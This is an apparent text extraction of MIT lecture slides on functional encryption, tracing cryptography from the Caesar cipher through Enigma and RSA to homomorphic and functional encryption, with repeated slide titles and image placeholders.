
FUNCTIONAL ENCRYPTION



FUNCTIONAL ENCRYPTION




FUNCTIONAL ENCRYPTION




FUNCTIONAL ENCRYPTION

= Controlled Release of Encrypted Information




FUNCTIONAL ENCRYPTION

= Controlled Release of Encrypted Information




SPECIAL CASES

**Caesar
Cipher**
~ 50 BC



Enigma
WWII




RSA
1977

CYBERSECURITY

© 2015-2016 Massachusetts Institute of Technology

The Wild West of Cryptography

Caesar Cipher
~ 50 BC




Enigma
WWII




RSA
1977

Internet



The Wild West of Cryptography

Caesar Cipher
~ 50 BC



Enigma
WWII




RSA
1977

Internet



The Wild West of Cryptography

Caesar Cipher
~ 50 BC




Enigma
WWII




RSA
1977

Internet



The Wild West of Cryptography

Caesar Cipher
~ 50 BC



Enigma
WWII



RSA
1977


Internet



**COMPUTING ON
ENCRYPTED DATA:
Powerful Tools**

The Wild West of Cryptography

Caesar Cipher
~ 50 BC




Enigma
WWII

RSA
1977




Internet



The Wild West of Cryptography

Functionality

Privacy



Homomorphic and Functional Encryption

THANK YOU

